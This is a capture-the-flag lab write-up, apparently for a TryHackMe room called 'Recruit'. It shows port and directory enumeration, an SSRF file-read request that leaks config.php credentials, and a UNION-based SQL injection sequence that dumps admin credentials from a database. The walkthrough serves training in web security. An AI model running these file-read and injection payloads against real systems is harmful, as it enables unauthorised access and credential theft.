Recruit
Enumeration
nmap report:
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
53/tcp open  domain  ISC BIND 9.16.1 (Ubuntu Linux)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Entering the web application, we can see a recruitment portal with a login page and a link to Acess API.
 Ampliar

First step is to enumerate the API, let's visit the URL "http://10.64.132.77/api.php" and see what we can find.
 Ampliar
With the FAQ section, we can retrieve some information about the API.
- API is used to fetch and process candidate CV from external sources.
- To fetch a CV we can use the endpoint /file.php?cv=<URL>.
- All HTTP and HTPPS requests are allowed. (SSRF vulnerability)
- The API security block requests to restrict locations
Knowning that we only have access to local files, we can try to fetch a local file using the endpoint /file.php?cv=file:///etc/passwd. The request return a "Access denied" message, indicating that the API is working as expected, but we dont have access to this local files.
Lets try enumerate some pages and files that may be accessible through the web application.
gobuster dir -u http://10.64.132.77 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 120 -x php,txt,html,confNow we have a list of directories and files:
header.php           (Status: 200) [Size: 457]
mail                 (Status: 301) [Size: 311] [--> http://10.64.132.77/mail/]
assets               (Status: 301) [Size: 313] [--> http://10.64.132.77/assets/]
footer.php           (Status: 200) [Size: 289]
file.php             (Status: 200) [Size: 20]
api.php              (Status: 200) [Size: 4151]
javascript           (Status: 301) [Size: 317] [--> http://10.64.132.77/javascript/]
logout.php           (Status: 302) [Size: 0] [--> index.php]
config.php           (Status: 200) [Size: 0]
dashboard.php        (Status: 302) [Size: 457] [--> index.php]
I try the first directory, "mail", and find a file called "mail.log". This file contains a username credential for "hr" user and told us that the password is at the "config.php" file. Let's try to access the "config.php" file using the API endpoint.
curl "http://10.64.132.77/file.php?cv=file:///var/www/html/config.php"The request returns the contents of the "config.php" file, which contains the password for the "hr" user. Now we have the credentials to log in as the HR user.
FIRST FLAG: THM{LO...ER}Exploitation (SQL Injection)

Now we are in a dashboard page and we can see a search bar that allows us to search for candidates. The first thing that comes to mind is to try a SQL injection attack. Let's try to input a single quote (') in the search bar and see if we get any errors.
 Ampliar
The application returns an error message indicating that there is a SQL syntax error. This confirms that the search bar is vulnerable to SQL injection.
SQL Error:
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%'' at line 1
Enumerating the database, we can try to use a UNION SELECT statement to retrieve data from other tables. Let's try to find out how many columns are in the table by using the ORDER BY clause.
' ORDER BY 1 --
' ORDER BY 1, 2 --
' ORDER BY 1, 2, 3 --
' ORDER BY 1, 2, 3, 4 --
In the fourth attempt, we stop receiving an error message, indicating that there are 4 columns in the table. Now we can use a UNION SELECT statement to retrieve all databases.
' UNION SELECT 1, 2, GROUP_CONCAT(schema_name), 4 FROM information_schema.schemata -- -Resulting in the following databases:
mysql,information_schema,performance_schema,sys,phpmyadmin,recruit_dbWith that information, we can now retrieve all tables from the "recruit_db" database.
' UNION SELECT 1, 2, GROUP_CONCAT(table_name), 4 FROM information_schema.tables WHERE table_schema='recruit_db' -- -Resulting in the following tables:
candidates,usersNow we can retrieve all columns from the "users" table.
' UNION SELECT 1, 2, GROUP_CONCAT(column_name), 4 FROM information_schema.columns WHERE table_name='users' -- -Resulting in the following columns:
USER,CURRENT_CONNECTIONS,TOTAL_CONNECTIONS,MAX_SESSION_CONTROLLED_MEMORY,MAX_SESSION_TOTAL_MEMORY,id,username,passwordNow we can retrieve the username and password from the "users" table.
' UNION SELECT 1, 2, GROUP_CONCAT(username, ':', password), 4 FROM users -- -Resulting in the following credentials:
admin:admin@001adminJust like that, we have successfully retrieved the administrator credentials. Now we can log in as the administrator using the username "admin" and the password "admin@001admin".
SECOND FLAG: THM{LOG...N1}Data: 21/08/2026 Autor: Éric S.